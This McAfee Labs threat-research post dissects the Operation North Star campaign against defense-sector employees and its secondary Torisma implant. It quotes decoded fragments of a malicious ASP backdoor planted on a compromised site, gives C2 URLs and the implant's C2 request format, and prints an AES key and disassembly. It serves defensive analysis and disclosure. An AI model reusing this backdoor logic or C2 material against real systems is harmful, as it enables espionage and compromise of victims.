Operation North Star: Behind The Scenes

mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-behind-the-scenes/

November 5, 2020

Executive Summary

It is rare to be provided an inside view on how major cyber espionage campaigns are conducted within the digital realm. The only transparency afforded is a limited view of victims, a malware sample, and perhaps the IP addresses of historical command and control (C2) infrastructure.

The Operation North Star campaign we detailed earlier this year provided just this. This campaign used social media sites, spearphishing and weaponized documents to target employees working for organizations in the defense sector. This early analysis focused on the adversary's initial intrusion vectors, described the first stages of how an implant was installed, and how it interacted with the Command and Control (C2) server.

However, that initial disclosure left gaps such as the existence of secondary payload, and additional insights into how the threat actors carried out their operations and who they targeted. The updated report takes a unique deep dive following our identification of previously undiscovered information into the backend infrastructure run by the adversaries.

These findings reveal a previously undiscovered secondary implant known as Torisma. However, more telling are the operational security measures that were undertaken to remain hidden on compromised systems. In particular, we saw the application of an Allow and Block list of victims to ensure the attacker's secondary payload did not make its way to organizations that were not targeted. This tells us that certainly there has been a degree of technical innovation exhibited not only with the use of a template injection but also in the operations run by the adversary.

Finally, while we cannot confirm the extent of the success of the adversary's attacks, our analysis of their C2 log files indicate that they launched attacks on IP-addresses belonging to internet service providers (ISPs) in Australia, Israel and Russia, and defense contractors based in Russia and India.

The findings within this report are intended to provide you, the reader, unique insights into the technology and tactics the adversary used to target and compromise systems across the globe.

Compromised Site

Operation North Star C2 infrastructure consisted of compromised domains in Italy and other countries. Compromised domains belonged, for example, to an apparel company, an auction house and printing company. These URLs hosted malicious DOTM files, including a malicious ASP page.

- hxxp://fabianiarte.com:443/uploads/docs/bae_defqa_logo.jpg

- hxxps://fabianiarte.com/uploads/imgproject/912EC803B2CE49E4A541068D495AB570.jpg
- https://www.fabianiarte.com/include/action/inc-controller-news.asp

The domain fabianiarte.com (fabianiarte.it) was compromised to host backend server code and malicious DOTM files. This domain hosted DOTM files that were used to mimic defense contractors' job profiles as observed in Operation North Star, but the domain also included some rudimentary backend server code that we suspect was used by the implant. Log files and copies appeared in the wild pertaining to the intrusion of this domain and provided further insight. According to our analysis of this cache of data this site was compromised to host code on 7/9/2020.

Two DOTM files were discovered in this cache of logs and other intrusion data. These DOTM files belong to campaigns 510 and 511 based on the hard-coded value in the malicious VB scripts.

- 22it-34165.jpg
- 21it-23792.jpg


Developments in Anti-Analysis Techniques

During our analysis we uncovered two DOTM files as part of the cache of data pertaining to the backend. In analyzing first stage implants associated with the C2 server over a period of seven months, we found that there were further attempts by the adversary to obfuscate and confuse analysts.

Having appeared in July, these DOTM files contained first stage implants embedded in the same location as we documented in our initial research. However, previous implants from other malicious DOTM files were double base64 encoded and the implants themselves were not further obfuscated. However, there were some notable changes in the method that differed from those detailed in our initial research:

- The first stage implant that is nested in the DOTM file, is using triple base64 encoding in the Visual Basic Macro
- The extracted DLL (desktop.dat) is packed with the Themida packer attempting to make analysis more difficult.


The first stage implant extracted from the DOTM files contains an encrypted configuration file and an intermediate dropper DLL. The configuration file, once decrypted, contains information for the first stage implant. The information includes the URL for the C2 and the decryption keys for the second stage payload called "*Torisma*".



```
 0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F   Ascii
E9 69 00 00 68 74 74 70   73 3A 2F 2F 77 77 77 2E  .i..https://www.
66 61 62 69 61 6E 69 61   72 74 65 2E 63 6F 6D 2F  fabianiarte.com/
69 6E 63 6C 75 64 65 2F   61 63 74 69 6F 6E 2F 69  include/action/i
6E 63 2D 63 6F 6E 74 72   6F 6C 6C 65 72 2D 6E 65  nc-controller-ne
77 73 2E 61 73 70 00 00   00 00 00 00 00 00 00 00  ws.asp..........
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 6E 65 64 00   00 00 00 00 00 00 00 00  ....ned.........
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 67 6C 00 00   00 00 00 00 00 00 00 00  ....gl..........
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00 00 00 00 68 6C 00 00   00 00 00 00 00 00 00 00  ....hl..........
```

Contents of decrypted configuration

Because the configuration file contains information on how to communicate with the C2, it also stores the parameter options (ned, gl, hl). In this case, we see an unknown fourth parameter known as nl, however it does not appear to be implemented in the server-side ASP code. It is possible that the adversary may have intended to implement it in the future.



```
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ................
00 00 00 00 6E 65 64 00   00 00 00 00 00 00 00 00   ....ned.........
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ................
00 00 00 00 67 6C 00 00   00 00 00 00 00 00 00 00   ....gl..........
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ................
00 00 00 00 68 6C 00 00   00 00 00 00 00 00 00 00   ....hl..........
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ................
00 00 00 00 6E 6C 00 00   00 00 00 00 00 00 00 00   ....nl..........
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ................
```

Appearance of nl parameter

In addition, analysis of the backend components for this compromised server enables us to draw a timeline of activity on how long the attacker had access. For example, the DOTM files mentioned above were placed on the compromised C2 server in July 2020. Some of the main malicious components involved in the backend operation were installed on this server in January 2020, indicating that this C2 server had been running for seven months.

Digging into the Heart of Operation North Star – Backend

Inc-Controller-News.ASP

As we covered in our initial Operation North Star research, the overall attack contained a first stage implant delivered by the DOTM files. That research found specific parameters used by the implant and that were sent to the C2 server.

Further analysis of the implant "wsdts.db" in our case, revealed that it gathers information of the victim's system. For example:


- Get system disks information
- Get Free disk space information
- Get Computer name and (logged in) Username
- Process information

When this information is gathered, they will be communicated towards the C2 server using the parameters (ned, gl, hl).

These parameters are interpreted by an obfuscated server-side ASP page, based on the values sent will depend on the actions taken upon the victim. The server-side ASP page was placed on the compromised server January 2020.

Additionally, based on this information the adversary is targeting Windows servers running IIS to install C2 components.


The server-side ASP page contains a highly obfuscated VBScript embedded that, once decoded, reveals code designed to interact with the first stage implant. The ASP page is encoded with the VBScript.Encode method resulting in obfuscated VBScript code. The first stage implant interacts with the server-side ASP page through the usage of these finite parameters.



```
<%@language=VBScript.Encode%><%#@~^f60DAA==G     PnMDKIP"+k;:PH+XYlo!xZDrW   P/D.ixbm
```

Encoded VBScript

Once the VBScript has been decoded it reveals a rather complex set of functions. These functions lead to installing additional stage implants on the victim's system. These implants are known as Torisma and Doris, both of which are base64 encoded. They are loaded directly into memory via a binary stream once conditions have been satisfied based on the logic contained within the script.



```
"&FoRMatDateTimE(NOw(),4):r=WriteLine(strLogPath,sTrLOg):r=WritELine(Strlogpath,stripAddr):R=WRiteLine(strLogPath,struA
ipOK(strWhiteFile,strMd5IpAddr)=1 And InStr(strosbit,"
1 ")>0 Then r=writeLine(strLogPath,"
case_1_64 "):StrResData=strBaSe64_TORisma_x64:ElsE if IpOK(strWhIteFile,strMD5IpAddr)=1 And InStR(strOsBit,"
0 ")>0 THen r=WRiteLinE(strLoGPAth,"
case_1_86 "):strResDaTA=strBase64_Torisma_x86:Else If IpoK(STrBlAckFIle,strMD5IpAddr)=1 And InStr(strOSBit,"
1 ")>0 Then r=writeLInE(StrLOgPath,"
case_2_64 "):strResdata=StrBAse64_doris_X64:Else if IpOK(strBlackFile,stRMD5IpAddr)=1 AnD inStr(strOSBit,"
0 ")>0 ThEn r=WrIteLInE(strLogPatH,"
case_2_86 "):strrEsData=stRBaSe64_Doris_x86:Else If INSTr(strCoNdition,"
```

Decoded VBScript

The ASP server-side script contains code to create a binary stream to where we suspect the Torisma implant is written. We also discovered that the Torisma implant is embedded in the ASP page and decoding the base64 blob reveals an AES encrypted payload. This ASP page contains evidence that indicates the existence of logic that decodes this implant and deliver it to the victim.

```
function getbinary(sdata)
const adtypetext = 2

const adtypebinary = 1

dim binarystream

dim aa

aa = “adodb.stream”

set binarystream = createobject(aa)

binarystream.type = adtypetext

binarystream.charset = “unicode”

binarystream.open

binarystream.writetext sdata

binarystream.position = 0

binarystream.type = adtypebinary

binarystream.position = 2

getbinary = binarystream.read

end function
```

Depending on the values sent, additional actions are performed on the targeted victim. Further analysis of the server-side script indicates that there is logic that depends on some mechanism for the actor to place a victim’s IP address in an allowed-list file. The second stage implant is not delivered to a victim unless this condition is met first. This alludes to the possibility that the actor is reviewing data on the backend and selecting victims, this is likely performed through another ASP page discovered (template-letter.asp).

The server-side ASP page contains code to interpret the data sent via the following parameters to execute additional code. The values to these parameters are sent by the first stage implant initially delivered by the DOTM files. These parameters were covered in our initial research, however having access to the C2 backend code reveals additional information about their true purpose.

Parameter	Description
NED	Campaign code embedded in DOTM Macro
GL	System Information
HL	Flag to indicate OS architecture (32 or 64 bits)

The URL query string is sent to the C2 server in the following format.

```
http://hostname/inc-controller-news.asp?ned=campaigncode&gl=base64encodeddata&hl=0
```

Further, code exists to get the infected victim’s IP address; this information is used to check if the IP address is allowed (get the second stage) or if the IP address has been blocked (prevent second stage). As mentioned previously, the addition of the victim’s IP address into the fake MP3 files is likely performed manually through identification of incoming connections through the stage 1 implant.

```
function getstripaddress()
on error resume next

dim ip

ip = request.servervariables("http_client_ip")

if ip = ""

then ip = request.servervariables("http_x_forwarded_for")

if ip = ""

then ip = request.servervariables("remote_addr")

end if end

if

getstripaddress = ip

end function
```

The full code of the logic gets the IP address for the connecting client machine and writing victim entries to a log file. In breaking down this code we can see different functionality is used that is most interesting. These log files are also stored within the WWW root of the compromised server based on the variable strlogpath.

From the below code-snippet of the vbscript, we can see that the "gl" and "hl" parameters are used to query the system information from the victim (gl) and the OS architecture (32 or 64 bits):

```
strinfo=replace(request.form("gl "),"","," + "):strosbit=replace(request.form("hl "),"","," + ")
```

Victim Logging

The adversary keeps track of victims through logging functionality that is implemented into the server-side ASP code. Furthermore, as described above, the backend server code has the ability to perform victim logging based on first stage implant connections. This log file is stored in the WWW root directory on the compromised C2 server. The following code snippet will write data to a log file in the format [***date, IP Address, User Agent, Campaign Code (NED), System Info (GL), OS Architecture (HL)].***

```
strlog = date() & "" & formatdatetime(now(), 4)
r = writeline(strlogpath, strlog)

r = writeline(strlogpath, stripaddr)

r = writeline(strlogpath, strua)

r = writeline(strlogpath, strcondition)

r = writeline(strlogpath, strinfo)

r = writeline(strlogpath, strosbit)
```

The server-side ASP code will check whether the IP address is part of an allow-list or block-list by checking for the presence of the IP in two server-side files masquerading as MP3 files. The IP address is stored in the format of an MD5 hash, contained within the server-side code as a function to create a MD5 hash. The code is looking for these files in the WWW root of the compromised server based on the variable strWorkDir.

Using an 'allow-list' is a possible indication that it contained the list of their pre-determined targets.

```
strWorkDir = "C:\":strLogPath=strWorKdir&"lole3D_48_02_05.mp3″:StrWhiteFile=strWorkDir&"wole3D_48_02_05.mp3
":strBlAcKFile=strWorkDir&"bole3D_48_02_05.mp3":stripAddr=GeTStrIpAddress():strMD5IpAddr=MD5(strIpAddr):strUA=Request.serveRVariable
")
```

IP allow-list / blocklist checking

For MD5 hash generation, the system appears to be using a non-standard form of hashing for the IP addresses. In most cases, the built in Microsoft cryptographic service provider would be used to generate an MD5. In this case, however, the actor chose to use a custom method instead.

The IP address is retrieved and hashed using this method.

```
stripaddr=getstripaddress()
strmd5ipaddr=md5(stripaddr)
```

The following function (ipopk) is set to read from a file that stores hashed IPs and will be used later in a conditional block statement. The code below will open and read a file, if there is no data the flag for ipok will result in 0, if there is data then the resulting value will be 1.

```
function ipok(hashfile, stripaddr)
on error resume next

dim fso, fs, linedata

set fso = server.createobject("scripting.filesystemobject")

set fs = fso.opentextfile(hashfile, 1, true)

ipok = 0

do until fs.atendofstream

linedata = lcase(fs.readline)

if len(linedata) > 0 and instr(stripaddr, linedata) then ipok = 1

exit do

end if loop

fs.close

set fs = nothing

end function
```

The following code is the logic to determine if an infected victim should receive the Torisma implant. A series of cases are used to make the decision depending on specific conditions as depicted in the code. Below the cases are explained:

- If the victim's IP-address is on the allow-list, and the OS architecture bit value is "1" (resembling 64 bits), the Torisma 64 bits version implant will be sent to the victim and in the log file the term "case_1_64" is written behind the victim, meaning 64 bit version of the Torisma implant sent.
- Same for the second case but now for a 32-bit version OS (value 0) and the term "case_1_86" is written, meaning 32-bit implant version of torisma sent.
- If the ip-address of the victim is on the block list with either 32/64 bit OS architecture, a non-sense payload called "doris_x86" "doris_x64" will be sent to the victim. For example, in our case this was the value for "doris_x86": DoriS_x86="ddddddd"
- If condition "24" is returned from the victim, a log entry is written with value "case_3" and no implant sent and an http response status of 405 is sent
- If neither of the above conditions are met, "case_4" is written in the log-file, no implant sent and again an http response status of 405 is sent.


An http 405 response code indicates that the request method is known by the server but is not supported by the target resource.

```
if ipok(strwhitefile, strmd5ipaddr) = 1 and instr(strosbit, "1 ") > 0 then r = writeline(strlogpath, "case_1_64 ") strresdata =
strbase64_torisma_x64
else if ipok(strwhitefile, strmd5ipaddr) = 1 and instr(strosbit, "0 ") > 0 then r = writeline(strlogpath, "case_1_86 ") strresdata =
strbase64_torisma_x86

else if ipok(strblackfile, strmd5ipaddr) = 1 and instr(strosbit, "1 ") > 0 then r = writeline(strlogpath, "case_2_64 ") strresdata =
strbase64_doris_x64

else if ipok(strblackfile, strmd5ipaddr) = 1 and instr(strosbit, "0 ") > 0 then r = writeline(strlogpath, "case_2_86 ") strresdata =
strbase64_doris_x86

else if instr(strcondition, "24 ") > 0 then r = writeline(strlogpath, "case_3 ") response.status = "405"

else r = writeline(strlogpath, "case_4 ") response.status = "405 "end
```

Logic to deliver 2nd stage implant to victim

Inside the Torisma Implant

One of the primary objectives of Operation North Star from what we can tell is to install the Torisma implant on the targeted victim's system based on a set of logic. Further, the end goal is executing custom shellcode post Torisma infection, thus running custom actions depending on the specific victim profiles. As described earlier, Torisma is delivered based on data sent from the victim to the command and control server. This process relies on the first stage implant extracted from VB macro embedded in the DOTM file.



General process flow and component relationship

Further, Torisma is a previously unknown 2nd stage implant embedded in the server-side ASP page as a base64 encoded blob. Embedded is a 64 and 32-bit version and depending on the OS architecture flag value sent by the victim and will determine what version is sent. Further this implant is loaded directly into memory as a result of interaction between the victim and the command and control server. The adversary went to great lengths to obfuscate, encrypt and pack the 1st and 2nd stage implants involved in this specific case.

Once Torisma is decoded from Base64 the implant is further encrypted using an AES key and compressed. The server-side ASP page does not contain any logic to decrypt the Torisma implant itself, rather it relies on decryption logic contained within the first stage implant. The decryption key exists in an encrypted configuration file, along with the URL for the command and control server.

This makes recovery of the implant more difficult if the compromised server code were to be recovered by incident responders.

The decryption method is performed by the first stage implant using the decryption key stored in the configuration file, this key is a static32-bit AES key. Torisma can be decoded with a decryption key 78b81b8215f40706527ca830c34b23f7.

Further, after decrypting the Torisma binary, it is found to also be packed with lz4 compression giving it another layer of protection. Once decompressing the code, we are now able to analyze Torisma and its capabilities giving further insight into Operation North Star and the 2nd stage implant.


The variant of the implant we analyzed was created 7/2/2020; however, given that inc-controller-news.asp was placed on the C2 in early 2020, it indicates the possibility of multiple updates.

Based on the analysis, Torisma is sending and receiving information with the following URLs.

- hxxps://www.fabianiarte.com/newsletter/arte/view.asp
- hxxps://www.commodore.com.tr/mobiquo/appExtt/notdefteri/writenote.php
- hxxp://scimpex.com:443/admin/assets/backup/requisition/requisition.php

Encrypted Configuration File

Torisma also uses encrypted configuration files just as with the 1st stage implant to indicate what URLs it communicates with as a command and control, etc.



```
    0001 0203 0405 0607 0809 0A0B 0C0D 0E0F  0123456789ABCDEF
00  6800 7400 7400 7000 7300 3A00 2F00 2F00  h.t.t.p.s.:././.
10  7700 7700 7700 2E00 6300 6F00 6D00 6D00  w.w.w...c.o.m.m.
20  6F00 6400 6F00 7200 6500 2E00 6300 6F00  o.d.o.r.e...c.o.
30  6D00 2E00 7400 7200 2F00 6D00 6F00 6200  m...t.r./.m.o.b.
40  6900 7100 7500 6F00 2F00 6100 7000 7000  i.q.u.o./.a.p.p.
50  4500 7800 7400 7400 2F00 6E00 6F00 7400  E.x.t.t./.n.o.t.
60  6400 6500 6600 7400 6500 7200 6900 2F00  d.e.f.t.e.r.i./.
70  7700 7200 6900 7400 6500 6E00 6F00 7400  w.r.i.t.e.n.o.t.
80  6500 2E00 7000 6800 7000                 e...p.h.p.
```

Decrypted configuration file

The configuration file for Torisma is encrypted using the algorithm VEST[1] in addition to the communication sent over the C2 channel. From our research this encryption method is not commonly used anywhere, in fact it was a proposed cipher that did not become a standard to be implemented in general technologies[2].


Further, the FOUND002.CHK file recovered from the backend is used to update the configuration and contains just URLs with .php extension. These URLs have pages with a .php extension, indicating that some of the backend may have been written in PHP. It's unclear what the role of the servers with .PHP pages have in the overall attack. Though we can confirm based on strings and functions in Torisma that there is code designed to send and receive files with the page view.asp. This view.asp page is the Torisma implant backend from what our analysis shows here. Later in this analysis we cover more on view.asp, however that page contained basic functionality to handle requests, send and receive data with an infected victim that has the Torisma implant.

Main Functionality

According to our analysis, the Torisma code is a custom developed implant focused on specialized monitoring.

The role of Torisma is to monitor for new drives added to the system as well as remote desktop connections. This appears to be a more specialized implant focused on active monitoring on a victim's system and triggering the execution of payloads based on monitored events. The end objective of Torisma is executing shellcode on the victim's system and sending the results back to the C2.

The Torisma code begins by running a monitoring loop for information gathering.



```
loc_1000744F:
mov     ecx, [ebp+Info_gather_obj]
call    info_load_mac_address
```

```
loc_10007457:
mov     eax, 1
test    eax, eax
jz      short loc_1000748E
```

```
mov     ecx, [ebp+Info_gather_obj]
call    info_try_check_for_new_drive_or_rds ; won't do it if checks are disabled in config
mov     ecx, [ebp+Info_gather_obj]
call    info_communicate_with_c2
push    10000           ; dwMilliseconds
call    ds:Sleep
mov     ecx, [ebp+Info_gather_obj]
mov     edx, [ecx]
cmp     [edx+Info_blob.n_post_failed_attempts], 6
jbe     short loc_1000748C
```

```
loc_1000748E:
mov     eax, 2833h
```

```
mov     eax, 4983h
jmp     short loc_100074C3
```

```
mov     eax, [ebp+Info_gather_obj]
mov     ecx, [eax]
mov     [ecx+Info_blob.n_post_failed_attempts], 0
mov     [ebp+var_4], 0
push    0
call    get_unix_time_in_sec ; if arg_0 != store value in *arg_0 and *(arg_0+4)
                        ; also returns in eax,edx
add     esp, 4
add     eax, 3600       ; run the check for one hour
adc     edx, 0
mov     [ebp+var_4], eax
push    0               ; skip checks = False
mov     edx, [ebp+var_4]
push    edx
mov     ecx, [ebp+Info_gather_obj]
call    info_wait_for_new_drive_or_rds ; This function will return  0x2833h
                        ; but it will also update the this->info_blob->status_code with
                        ;   5: if a new drive is plugged
                        ;   6: if a new RDS session occurs
```

```
loc_100074C3:
mov     esp, ebp
pop     ebp
retn
InfoGathering_loop endp
```


```
loc_1000748C:
jmp     short loc_10007457
```

Information gathering loop

General Process

It runs the monitoring routine but will first check if monitoring is enabled based on the configuration (disabled by default). The general logic of this process is as follows:

1. If monitoring is disabled, just return
2. Else call the code that does the monitoring and upon completion temporarily disable monitoring
3. When run, the monitoring will be executed for a specified amount of time based on a configuration value
4. Upon return of the monitoring function, the code will proceed to command and control communication
5. If there is repeated failure in communication, the implant will force monitoring for 1hr and then retry the communication
6. Repeat forever



